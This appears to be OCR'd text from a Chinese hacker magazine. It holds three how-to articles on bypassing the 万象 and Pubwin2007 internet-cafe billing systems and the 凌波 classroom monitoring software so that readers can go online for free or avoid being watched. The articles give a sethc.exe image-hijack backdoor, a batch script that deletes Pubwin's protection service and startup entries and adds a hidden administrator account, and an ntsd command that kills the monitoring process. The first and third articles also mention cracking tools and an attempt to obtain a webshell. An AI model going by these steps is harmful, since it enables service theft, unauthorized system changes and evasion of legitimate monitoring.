


图1





图2

首先登录万象，然后再退出，这时我发现一旦点结账后万象就会关闭当前所有正在运行的非系统程序，接着就是锁屏，正因为如此，我以前所使用的破解工具就都无效了。不过如果断开本地连接的话倒是可以使用工具，但是这时却不能上网，更重要的是它不安全！前些时候一


图3

直久仰映像劫持的大名，但自己却从没实践过，于是小菜我就想来玩玩映像劫持，但只有映像劫持好象也不能实现免费上网，因为锁屏之后就无法调用任何程序了，这时我就想，一般的程序既然无法调用，那么特别的程序呢？我想到了前些时候炒的颇为火热的粘滞键后门，于是赶紧连按了五下shift键，结果却是什么反应也没有！我又重新进入系统，找到“控制面板”－“辅助功能选项”－“键盘”－“粘滞键”－“设置”一看，使用快捷键的选项果然没有被选中，选中后再按五下shift键，熟悉的粘滞键终于出现在眼前了，于是便开始了我的破解之路。

先使用U盘或网盘把精锐网吧辅助工具V5.9加强版（使用其它的工具，比如冰刃等也可以，不过精锐一般不会被网吧禁用的）和PcDesktop1.0绿色中文版拷过来或下载下来，运行精锐网吧辅助工具V5.9，选择“系统工具”




图4




图5

并单击“注册表编辑器”，如图1（因为网吧中电脑的注册表被禁用了，所以要使用精锐来解锁注册表，如果网吧中没有禁用注册表的话，那就不需要使用这个工具了）。

接着进入注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options（有的网吧中这项内容会看不到，此时只需要提升一下权限就可以了，具体操作是右键单击Image File Execution Options，选择权限，然后在组和用户列表框中添加Administrators，将其权限改为完全控制就行了，如图2）。

右键单击Image File Execution Options，选择“新建”－“项”，将其重命名为sethc.exe（粘滞键程序名），然后在sethc.exe项的下面新建一个字符串，命名为Debugger，双击此字符串，在路径中输入C:\PcDesktop.exe（PcDesktop1.0绿色中文版程序的路径），如图3。

然后就可以结账下机了，等万象锁屏界面出现后快速按五下shift键，果然程序一闪之后就消失了，不过不用怕，此时万象只是强行锁定桌面而已，只需要按预先设定好的ctrl+F2键就可以了，如图4。看，系统虚拟桌面出来了，接着便是万象图标伪装了，从网上下载一个万象幽灵2007，运行后点击伪装图标就可以了，如图5，现在我们就可以去干自己想干的事情了。

本次破解的技术含量并不高，主要是利用了映像劫持和粘滞键后门，老鸟们见笑了，不过这也告诉了各位小菜，只要我们肯发挥自己那聪明的头脑去联想和观察，没有什么是做不到的。

（本文所涉及到的精锐网吧辅助工具V5.9加强版、PcDesktop1.0绿色中文版、万象幽灵2007已收录到光盘中）

四步搞定Pubwin2007免费上网

fengdownpour

Pubwin是目前网吧中常用的一种管理软件，我们这儿的网吧清一色使用的都是Pubwin2007管理系统。这天放学后，朋友硬拉着我去上网，摸着自己干瘪瘪的裤兜，囊中羞涩只好自己动手来丰衣足食了，操作步骤如下。

第一、去除启动项

Pubwin是自启动的，因此它必定有一个启动项，我翻遍了注册表，终于在HKLM\software\microsoft\windows nt\currentversion\winlogon项的Userinit下发现了它的身影，如图1。

我们可以看到，这个数据除了系统启动时正常加载的userint.exe外，还有一个Update.exe，这就是Pubwin的升级程序，在这个升级程序升级完成后，就会自动启动Pubwin了，所以要把它删除掉。另外我们也要把其它的系统自启动项也删除掉，这样做是为了防止在Pubwin的主进程未启动时受到其它辅助进程的保护。




图1

第二，伪装

为了防止经常“漂移”的网管回眸一瞥，而发现任务栏的Pubwin图标没有了，我们还要把Pubwin任务栏的图标设置为“总是显示”。方法如下：右击任务栏，选择属性，在隐藏不活动的图标这一项里点击自定义，把“功能菜单”设置为“总是显示”，这样在下次登录时就不会没有这个图标了，如图2。




图2

第三，关闭pubwin的服务

当Pubwin的主进程没有启动或受到意外关闭后，保护服务就会自动重新启动，所以我们必须把它也干掉！Pubwin的防破解服务是“genfs.sys”，进入注册表，在HKLM\system\controlset001\services下找到genfs并将它删除掉，这样就可以把服务给禁止了。

第四，新建帐户

网吧里的登录帐户有可能设置了密码，这样当我们注销系统后就需要输入密码才能登录，因此我们还要建立一个属于自己的系统帐户才行。

每次破解都要做这么多的操作感觉很麻烦，所以我编写了一个批处理文件来完成我们的工作。批处理文件的代码如下：

```
@echo off
reg add "hklm\software\microsoft\windows nt\currentversion\winlogon" /v Userinit /d C:\WINDOWS\system32\userinit.exe /f
rem 把update.exe删除掉。
reg detele "hklm\software\microsoft\windows\currentversion\run" /f
reg detele "hkcu\software\microsoft\windows\currentversion\run" /f
rem 把其他启动项删除。
reg delete "hklm\system\controlset001\services\genfs" /f
rem 把pubwin的服务删除掉。
net user 123 123 /add
rem 创建一个用户名为123，密码为123的帐户。
net localgroup administrators 123 /add
net localgroup users 123 /delete
rem 上面这两行是把我们创建的用户加入到超级管理员用户组，并把它从受限用户组删除。
```

好了，运行我们的批处理文件，注销系统，在登录画面输入我们刚才创建的帐户的密码，成功进入系统，破解成功了！不过这时的收费系统还是计费的，所以我们还要在另外一台电脑上结下机才行。

破解凌波多媒体教学系统三小招

CC米业

“找到了ASP漏洞，打开明小子，以最快的速度猜解数据库，哈哈，我的WEBSHELL就要到手了”。“你上课在干什么！以为我没看到啊！”随着一声巨吼，我被电脑老师轰出了教室（当时我正在入侵老师内网搭建的网站，没想到结局却是……）。

后来再次上电脑课的时候我终于发现了上次出事的原因，就是因为一个叫凌波多媒体教学系统的东西害了我，如

图1。看到那个教师的头像图标了吗？就是那个东西泄露了我正在干些什么，心中不甘呀，得想想怎么搞定它才行。

一、隐藏漏洞的快捷键

点击这个老师的头像，在弹出的菜单中选择帮助，如图2。打开后我们会在帮助中发现一条很重要的信息，学生端居然可以使用 Ctrl+Win+F12 关闭，如图3。赶快按一下，呵呵，老师头像消失了。

二、任务管理器显神通

使用快捷键的确很简单，但是我还是想弄明白这个程序的运行过程，通过分析发现这个远程管理程序首先会启动NCStu.exe，如图4，而NCStu.exe则是由NCClt.dll作为核心的，如图5。接着打开任管理器，在其中我就发现了NCClt.dll的踪迹，如图6。那我们是不是可以结束掉NCClt.dll呢？以最快的速度结束这个进程吧，大家也可以使用 **ntsd -c q -p 加上NCClt.dll的PID**，在CMD下来结束NCClt.dll的进程。当进程结束掉后我们就会发现老师的头像又不见了！




图1




图2

